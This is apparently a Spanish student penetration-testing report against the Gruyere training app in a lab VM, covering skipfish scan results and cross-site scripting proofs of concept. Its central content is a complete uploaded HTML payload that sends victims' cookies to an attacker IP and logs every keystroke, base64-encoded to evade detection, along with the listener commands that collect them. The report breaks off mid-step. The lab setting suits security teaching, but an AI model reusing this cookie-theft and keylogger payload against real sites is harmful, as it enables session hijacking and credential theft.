
```
kali㉿kali: ~
```

```
skipfish version 2.10b by lcamtuf@google.com
-/Escritorio/Burp Suite Professional Edition V2023.3 x64 Full Activated + Burp Bounty Pro V2.0.3 Full Activated + Ext
- 192.168.1.99 - victims - Max.Dr-FarFar.Com_2/Burp Suite Professional Edition V2023.1

Scan statistics:
  Scan time : 0:00:30.893
  HTTP requests : 1186 (40.8/s), 6114 kB in, 324 kB out (208.4 kB/s)
  Compression : 0 kB in, 0 kB out (0.0% gain)
  HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
  TCP handshakes : 1196 total (1.5 req/conn)
  TCP faults : 0 failures, 0 timeouts, 0 purged
  External links : 96 skipped
  Reqs pending : 564

Database statistics:
  Pivots : 19 total, 7 done (36.84%)
  In progress : 4 pending, 3 init, 5 attacks, 0 dict
  Missing nodes : 2 spotted
  Node types : 1 serv, 2 dir, 5 file, 0 pinfo, 4 unkn, 7 par, 0 val
  Issues found : 17 info, 0 warn, 0 low, 8 medium, 0 high impact
  Dict size : 23 words (23 new), 2 extensions, 255 candidates
  Signatures : 77 total
```

Resultado:



```
KaliLinux (ataque) [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
skipfish version 2.10b by lcamtuf@google.com
[+] http://192.168.1.99:80/ - /Escritorio/Burp Suite Professional Edition v2023.1 x64 Full Activated + Burp Bounty Pro v2.6.1 Full Activated + Extensions - WWW.DrFarFar.Com_2/Burp Suite Professional Edition v2023.1
[-] 192.168.1.99 - nsions - WwW.DrFarFar.Com_2/Burp Suite Professional Edition v2023.1

Scan statistics:
  Scan time : 0:04:16.741
  HTTP requests : 9198 (35.8/s), 36986 kB in, 2978 kB out (155.7 kB/s)
  Compression : 0 kB in, 0 kB out (0.0% gain)
  HTTP faults : 36 net errors, 0 proto errors, 0 retried, 0 drops
  TCP handshakes : 9198 total (1.0 req/conn)
  TCP faults : 0 failures, 36 timeouts, 0 purged
  External links : 210 skipped
  Req pending : 0

Database statistics:
  Pivots : 47 total, 38 done (80.85%)
  In progress : 0 pending, 0 init, 8 attacks, 1 dict
  Missing nodes : 11 spotted
  Node types : 1 serv, 2 dir, 19 file, 0 pinfo, 8 unkn, 15 par, 2 val
  Issues found : 60 info, 19 warn, 5 low, 46 medium, 0 high impact
  Dict size : 40 words (40 new), 2 extensions, 256 candidates
  Signatures : 77 total

[+] Copying static resources ...
[+] Sorting and annotating crawl nodes: 47
[+] Looking for duplicate entries: 47
[+] Counting unique nodes: 37
[+] Saving pivot data for third-party tools ...
[+] Writing scan description ...
[+] Writing crawl tree: 47
[+] Generating summary views ...
[+] Report saved to 'informeGruyere/index.html' [0xf5161065].
[+] This was a great day for science!

(kali㉿kali)-[~]
$
```

Ahora vamos a ver el informe:

The screenshot shows the Skipfish web application scanner interface. At the top, it displays the title "Skipfish - scan results browser" and the URL "Archivo | /home/kali/informeGruyere/index.html". Below this, the Skipfish logo is visible. In the top right corner, there is a status bar showing "Scanner version: 2.10b", "Scan date: Sun Feb 5 13:31:45 2023", "Random seed: 0xf5161065", "Total time: 0 hr 4 min 16 sec 741 ms", and a link "Problems with this scan? Click here for advice."

**Crawl results - click to expand:**

- http://192.168.1.99:8080/ (36) (5) (19) (54) (35)

**Document type overview - click to expand:**

- application/javascript (2)
- application/xhtml+xml (12)

**Issue type overview - click to expand:**

- Incorrect or missing charset (higher risk) (18)
- HTTP response header splitting (1)
- XSS vector in document body (17)
- HTTP header injection vector (1)
- HTML form with no apparent XSRF protection (2)
- External content embedded on a page (lower risk) (2)
- Resource fetch failed (19)
- Numerical filename - consider enumerating (2)
- Incorrect or missing charset (low risk) (32)
- Incorrect or missing MIME type (low risk) (2)
- File upload form (1)
- Password entry form - consider brute-force (4)
- Unknown form field (can't autocomplete) (7)
- Hidden files / directories (5)
- New 404 signature seen (1)
- New 'X-\*' header value seen (1)
- New 'Server' header value seen (1)

Estas son las vulnerabilidades importantes que detecta:

- Incorrect or missing charset (higher risk) (18)
- HTTP response header splitting (1)
- XSS vector in document body (17)
- HTTP header injection vector (1)

## 6. Pruebas de concepto (POC)

### a) XSS ->

Voy a proceder a explicar esta vulnerabilidad:

Cross-site-scripting (XSS) es una vulnerabilidad que permite a un atacante injectar código (normalmente HTML O JavaScript) en el contenido de un sitio web que no está bajo el control del atacante. Cuando una víctima ve una página de este tipo, el código injectado se ejecuta en el navegador de esta víctima, por lo tanto, el atacante puede robar la información privada de la víctima asociada al sitio web en cuestión.

#### i. File Upload XSS ->

Este ataque está documentado por la OWASP Fundation: [enlace](#).

Este ataque se basa en subir un archivo con código malicioso, para esta prueba de esta vulnerabilidad el código será el siguiente:

```
<!doctype html>
<html>
<head>
<meta charset="utf-8">
<title>Untitled Page</title>
<style type="text/css">
body
{
    background-color: #FFFFFF;
    color: #000000;
    font-family: Arial;
    font-weight: normal;
    font-size: 13px;
    line-height: 1.1875;
    margin: 0;
    padding: 0;
}
#TextArea1
```

```
{  
    border: 1px solid #CCCCCC;  
    border-radius: 4px;  
    background-color: #FFFFFF;  
    background-image: none;  
    color: #000000;  
    font-family: Arial;  
    font-weight: normal;  
    font-style: normal;  
    font-size: 13px;  
    text-align: left;  
    padding: 4px;  
    margin: 0;  
    overflow: auto;  
    resize: none;  
}  
  
#TextArea1:focus  
{  
    border-color: #66AFE9;  
    box-shadow: inset 0px 1px rgba(0,0,0,0.075), 0px 8px rgba(102,175,233,0.60);  
    outline: 0;  
}  
  
#wb_Text1  
{  
    background-color: transparent;  
    background-image: none;  
    border: 0px solid #000000;  
    border-radius: 0px;  
    padding: 0;  
    margin: 0;  
    text-align: left;
```

```
}

#wb_Text1
{
    color: #000000;
    font-family: Arial;
    font-weight: 400;
    font-size: 13px;
    line-height: 16px;
}

#wb_Text1 p, #wb_Text1 ul
{
    margin: 0;
    padding: 0;
}

#Button1
{
    border: 1px solid #2E6DA4;
    border-radius: 4px;
    background-color: #3370B7;
    background-image: none;
    color: #FFFFFF;
    font-family: Arial;
    font-weight: normal;
    font-style: normal;
    font-size: 13px;
    padding: 1px 6px 1px 6px;
    text-align: center;
    -webkit-appearance: none;
    margin: 0;
}
```

```
#Button1:focus
{
    outline: 0;
}

</style>
</head>
<body>
<script>

var i = new Image();
i.src = "http://192.168.1.148:433?cookie=" + document.cookie;

let keysPressed = [];

document.onkeypress = function(e) {
    keysPressed.push(e.key);

    fetch('http://192.168.1.148:433?key=' + btoa(keysPressed.join("")));

};

</script>
<textarea name="TextArea1" id="TextArea1"
style="position: absolute; left: 325px; top: 160px; width: 619px; height: 203px; z-
index: 0;" rows="13" cols="75" spellcheck="false"></textarea>
<div id="wb_Text1"
style="position: absolute; left: 445px; top: 121px; width: 246px; height: 15px; z-
index: 1;">
<p>Escriba el texto que va ser enviado</p></div>
```

```
<input type="submit" id="Button1" name="Enviar" value="Enviar"  
style="position:absolute;left:325px;top:403px;width:96px;height:25px;z-index:2;">  
</body>  
</html>
```

Lo que hago aquí es enviar a un servidor remoto en la IP 192.168.1.148 y en el puerto 433, primero las cookies que la página tenga almacenadas:

```
var i = new Image();  
i.src = http://192.168.1.148?cookie= + document.cookie;
```


Este código envía al servidor del atacante, las cookies que tengan que ver con esta página, y así poder hacer una suplantación.

Después lo que hago es hacer un keylogger, para guardar todas las teclas pulsadas por la víctima en la página, si esto fuera una página de sesión podría capturar su usuario y su contraseña:

```
let keysPressed = [];  
document.onkeypress = function(e) {  
    keysPressed.push(e.key);  
    fetch('http://192.168.1.148:433?key=' + btoa(keysPressed.join("")));  
};
```

Ahora enseñaré el ejemplo de la explotación de la vulnerabilidad:

Primero en la máquina propiedad del atacante creo un servidor web en Python, con el comando Python -m http.server 433, con esto creo un servidor web en la IP (192.168.1.148) del atacante, funcionando en el puerto 433, y así poder enviarle los datos:



The screenshot shows a terminal window titled "KaliLinux (ataque) [Corriendo] - Oracle VM VirtualBox". The terminal is running a Python HTTP server on port 433. The command entered was "\$ python -m http.server 433". The server is serving files from the current directory. The terminal shows multiple log entries for file requests being served. The user then presses Ctrl+C to stop the server.

```
(kali㉿kali)-[~]$ python -m http.server 433
Serving HTTP on 0.0.0.0 port 433 (http://0.0.0.0:433/) ...
[...]
Keyboard interrupt received, exiting.

[...]
```


Ahora vamos a la página web:

Para hacer esta prueba voy a crear un usuario, con el nombre usuario y la contraseña usuario, para poder subir los archivos:


Ahora tendremos que ir a upload y subir el archivo, en mi caso se llama index.html:

The screenshot shows a Firefox browser window running on a Kali Linux machine within Oracle VM VirtualBox. The URL in the address bar is `192.168.1.99:8080/373880333695598931843873543520869594149/login?ui`. The page title is "Gruyere: Home". The main content area displays a list of snippets:

Most recent snippets:	
<b>Brie</b>	Brie is the queen of the cheeses!!! <a href="#">All snippets</a> <a href="#">Homepage</a>
<b>usuario</b>	<a href="#">All snippets</a> <a href="#">Homepage</a>
<input type="checkbox"/> <b>alesander</b>	825550 and 6513=65130 <a href="#">All snippets</a> <a href="#">Homepage</a>
<input type="checkbox"/> <b>ZAP</b>	ycauhh223mkwd1m5mzotyvsdj5zc2oc8d6a849v9qhf6xroxytjtg0tpcr27 <a href="#">All snippets</a> <a href="#">Homepage</a>
<input type="checkbox"/> <b>1`true`</b>	61 <a href="#">All snippets</a> <a href="#">Homepage</a>
<b>Cheddar Mac</b>	Gruyere is the cheesiest application on the web. <a href="#">All snippets</a> <a href="#">Homepage</a>




Una vez subido el archivo tendremos este enlace:



Si accedemos a este archivo se ejecutará el código malicioso:

Nada más abrir la página podremos comprobar cómo se envían las cookies:



Para crear el servidor web en la maquina Kali, uso el comando 'Python -m http.server 443', también se podría hacer así 'socat -v -v -d -d TCP-LISTEN:8080,reuseaddr,fork exec:"cat http.response",pipes', siendo http.response

un fichero que habría que crear y que contendría la página web que mostrará el servidor.

Este sería la creación de la cookie en el servidor:

```
def _CreateCookie(self, cookie_name, uid):
    """Creates a cookie for this user.

    Args:
        cookie_name: Cookie to create.
        uid: The user.

    Returns:
        (cookie, new_cookie_text).


    The cookie contains all the information we need to know about
    the user for normal operations, including whether or not the user
    should have access to the authoring pages or the admin pages.
    The cookie is signed with a hash function.
    """
    if uid is None:
        return (self.NULL_COOKIE, cookie_name + '='; path='/')
    database = self._GetDatabase()
    profile = database[uid]
    if profile.get('is_author', False):
        is_author = 'author'
    else:
        is_author = ''
    if profile.get('is_admin', False):
        is_admin = 'admin'
    else:
        is_admin = ''

    c = {COOKIE_UID: uid, COOKIE_ADMIN: is_admin, COOKIE_AUTHOR: is_author}
    c_data = '%s|%s|%s' % (uid, is_admin, is_author)

    # global cookie_secret; only use positive hash values
    h_data = str(hash(cookie_secret + c_data) & 0xFFFFFFFF)
    c_text = '%s=%s|%s; path=/' % (cookie_name, h_data, c_data)
    return (c, c_text)
```

Ahora comprobaremos el funcionamiento del keylogger:

## PROYECTO 1<sup>a</sup> EVALUACIÓN



Como podremos comprobar se envían cada pulsación de una tecla, que se va guardando en un array, en cada envío podremos ver todas las teclas pulsadas, las teclas están cifradas en base64 para evitar que un administrador detecte el tráfico.

### ii. XSS Reflejado ->

Este ataque está documentado por OWASP Fundation: [enlace](#).

Este ataque surge cuando una aplicación recibe datos en una solicitud HTTP e incluye esos datos en la respuesta inmediata de una manera no segura, ejemplo;

[http://ejemplo.com/search?busqueda=<script>alert\(i\);</script>](http://ejemplo.com/search?busqueda=<script>alert(i);</script>)

Esto lo que haría enseñaría un alert con el mensaje i.


Vamos a probar este ejemplo en la aplicación web:

Para esto voy a escribir este código en el navegador:

